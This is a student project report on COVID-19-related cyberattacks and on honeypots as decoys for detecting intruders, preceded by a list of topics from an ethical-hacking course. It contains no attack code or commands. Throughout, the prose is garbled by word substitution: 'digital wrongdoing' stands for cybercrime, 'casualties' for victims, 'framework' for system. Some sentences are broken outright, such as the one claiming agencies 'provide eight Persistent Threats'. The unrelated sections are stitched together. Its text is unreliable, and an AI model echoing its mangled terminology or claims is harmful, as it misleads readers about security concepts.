cybercrime, highlighting the wide spectrum of cyberattacks that occurred around the world during the epidemic. The modus operandi of cyberattack campaigns is revealed by analyzing and considering cyberattacks in the context of major world events. Following what appeared to be enormous gaps between the initial outbreak of the pandemic in China and the first COVID-19-related cyber-attack, the study indicates how attacks gradually became considerably more common, to the point where three or four separate cyber-attacks were reported on certain days. Following that, the report uses the United Kingdom as a case study to show how cybercriminals used important events and government pronouncements to meticulously plan and design cyber-crime campaigns.



Introduction

The coronavirus pandemic (COVID-19), which began in 2019, swiftly escalated into a global crisis, resulting in the widespread quarantine of hundreds of millions of people in a number of nations. The World Health Organization (WHO) Coronavirus Disease (COVID-19) Dashboard reported approximately 7.5 million confirmed cases and over 430,241 deaths globally at the time of writing. As COVID-19 expanded over the world, it spawned a secondary major threat to a technology-driven society: a succession of indiscriminate, as well as targeted, cyber-attacks and cyber-crime campaigns. Since the epidemic, there have been instances of scams imitating governmental bodies (e.g., WHO) and organizations (e.g., supermarkets, airlines), targeting support platforms, committing PPE fraud and advertising

COVID19 cures. These scams are aimed at the general public as well as the millions of people who work from home. Working from home has revealed a new level of cyber security risks and challenges that industry and citizens have never encountered before. Cybercriminals have taken advantage of this chance to broaden their attacks by employing classic deception, which preys on people's increased tension, anxiety, and fear. In addition, working from home has revealed that software vendors are generally unprepared, especially when it comes to product security. Cyber-attacks are also targeting critical infrastructure such as healthcare services. In response, the UK's National Cyber Security Center (NCSC) and the US Department of Homeland Security (DHS) Cyber Security and Infrastructure Security Agency (CISA) are leveraging the current COVID 19 to provide eight Persistent Threats (APTs). Released the group-Pandemic. These advisory addressed issues such as phishing, malware, and compromises on communication platforms (Zoom, Microsoft Teams, etc.). But what is definitely lacking here and in the study is a broader assessment of the numerous pandemic-related attacks. Today's state-of-the-art technology is highly dispersed, with attacks reported by governments, media, security organizations, and response teams. Therefore, given the dynamic environment, it is a major challenge for organizations to develop appropriate protection and response measures.

TIMELINE OF COVID-19 RELATED CYBER-ATTACKS -

The digital wrongdoing episodes ejecting from the COVID19 pandemic posture genuine dangers to the wellbeing and worldwide economy of the overall populace, thus getting their components, as well as the spread and reach of these dangers is fundamental. Various arrangements have been proposed in the writing to investigate how such situation transpire going from formal definitions to fundamental methodologies exploring the idea of threats. While these methodologies empower the categorisation of the assault, they regularly miss the mark on capacity to plan bigger, conveyed occasions, for example, the ones introduced in this composition, where various occasions originate from the pandemic are, be that as it may, disconnected. To this end, we picked transient representation, empowering us to plan occasions without compromising the narrative. Moreover, this kind of representation is utilized across the digital protection area to address ensuing cyberattacks

CONCLUSION-

The Coronavirus pandemic has created exceptional and novel cultural and monetary conditions utilized by digital hoodlums. Our examination of occasions, for example, declarations and media stories has shown what has all the earmarks of being a free relationship between the declaration and a comparing digital assault crusade which uses the occasion as a snare subsequently improving the probability of progress. The Coronavirus pandemic, and the expanded pace of digital assaults it has summoned have more extensive ramifications, which stretch past the objectives of such assaults. Changes to working practices and socialization, mean individuals are presently investing expanded times of energy on the web. Furthermore, paces of joblessness have likewise expanded, meaning more individuals are sitting at home online-almost certainly, a portion of these individuals will

go to digital wrongdoing to help themselves. The blend of expanded degrees of digital assaults and digital wrongdoing implies there might be suggestions for policing around the World law implementation should guarantee it has the ability to manage digital wrongdoing. The examination introduced in this paper has featured a typical business as usual of numerous digital assaults during this period. Numerous digital assaults start with a phishing effort which guides casualties to download a document or access a URL. The record or the URL go about as the transporter of malware which, when introduced, goes about as the vehicle for monetary extortion. The investigation has likewise shown that to improve the probability of achievement, the phishing effort use media and legislative declarations. Albeit this investigation isn't really novel, we accept this is whenever that this has been first upheld with a setting of real live occasions. This examination brings about the proposal that legislatures, the media and different foundations should know that declarations and the distribution of stories are probably going to lead to the execution of related digital assault crusades which influence these occasions. The occasions ought to be joined by a note/disclaimer illustrating how data connecting with the declaration will be handed-off. Our examination presents an open door for additional exploration. This exploration has shown what can best be portrayed as a free immediate and opposite relationship among occasions and digital assaults. Further exploration ought to examine this peculiarity and blueprint whether a prescient model can be utilized to affirm this relationship. There is a bountiful inventory of digital assault contextual investigations connecting with nations all over the planet and a more extensive examination of the issue can help in confirming this peculiarity.

In this course I have learnt many topics and I got some knowledge about things and I learn how to perform them and they are very useful to secure my system from cyber-attack.

Topics I have learnt:-

Basics about ethical hacking and Networking
Foot Printing Techniques
Website Hacking
System hacking
Cloning and Phishing Techniques
Firewalls_ids_honeypots
Cryptography and steganography
Malware
SQL injections
Scanning Proxies
IOT and cloud computing Basics
Vulnerability Assessments

HONEYPOTS

A honeypot is an organization connected framework set up as a bait to draw digital assailants and identify, divert and study hacking endeavours to acquire unapproved admittance to data frameworks.

Framework Plan OF HONEYPOT:

Framework engineering General framework plan of honeypot design is displayed in Fig-1. Whole organization is first and foremost safeguarded by a firewall, then, at that point, by a switch and compartmented information layers are isolated from network inside the association and

outside clients' or alternately activities' organization. Association network is then safeguarded by an instrument called as honeynet, which is an organization of PCs support in honeypot engineering. For additional security and recognition IDS is carried out in the framework. Checking control framework supports to deal with the logs made by the honeynet and furthermore screens every one of the approaching sections in the organization.

Working Honeypot is a framework to gather knowledge. Honeypots are typically situated behind the firewall. Honeypot basically used to recreate an assortment of administrations and openings, to incited the event of different assaults, assault information. Whenever an interloper attempts to enter the framework with a phony character, the manager framework will be told. As per Open Web Application Security Undertaking (OWASP) a few top assaults recorded were SQL infusion and XSS.[9] When somebody attempts to enter the framework, a log is produced pretty much every one of the sections. Despite the fact that the gate crasher prevails with regards to entering the framework and catches the information from the data set, we can trick them by giving phony information, this is finished by honeypot, yet interloper won't know session this phony data. So, by this we can save our framework and simpleton interlopers. Simultaneously the logs will be made, with the goal that every one of the information about aggressor are recorded like framework IP, assault type, assault design, accessible impressions and so on, and assault strategy for the proof which can be utilized for additional activities

Recognition:-

Recognition is the demonstration of recognizing any noxious movement in the framework. We are expecting

that counteraction didn't work so somehow, a programmer compromised the framework. There are a few different ways for distinguishing those assaults. The notable location arrangement is Organization Interruption Identification Frameworks. This innovation will assist clients with knowing whether the organization is compromised, yet it won't keep programmers from assaulting the framework. For organizations, such recognition frameworks are costly. Now, honeypots are significant to screen the movement.

Benefits:-

- Honeypots gather information from real assaults and other unapproved exercises, giving investigators a rich wellspring of helpful data.

Goes about as a rich wellspring of data and helps gather continuous information.

- Recognizes pernicious movement regardless of whether encryption is utilized.
- Burns through programmers' time and assets

Drawbacks of honeypot:-

- Honeypots possibly gather data when an assault happens. No endeavours to get to the honeypot implies there is no information to investigate.
- Being discernible from creation frameworks, it tends to be effectively distinguished by experienced assailants.

- Having a tight field of view, it can recognize direct assaults.
- A honeypot once assaulted can be utilized to assault different frameworks.

Conclusion:-

Honeypot is a valuable instrument for baiting and catching aggressors, catching data. Security is the fundamental component of any association sites, however the security given by the honeypots in light of equipment arrangements are over the top expensive for little and medium scaled association; a product-based honeypot might be demonstrated as an exceptionally compelling security answer for these associations. Among this multitude of kinds of Honeypot low-collaboration Honeypot is the generally utilized Honeypot, since it is not difficult to execute and make due. Yet, the most solid and effective Honeypot type is High-connection Honeypot. These honeypots give security as well as creates a log pretty much all sections in the framework which is exceptionally useful to track down the meddlesome action in the framework. Yet, the honeypot should have to move up to new techniques and assaults at a time period to give protection from new sort to assaults. It can't be said as an answer however it is a decent enhancement for the security framework

- MAJOR PROJECT BY
SUSHANT KUMAR SINGH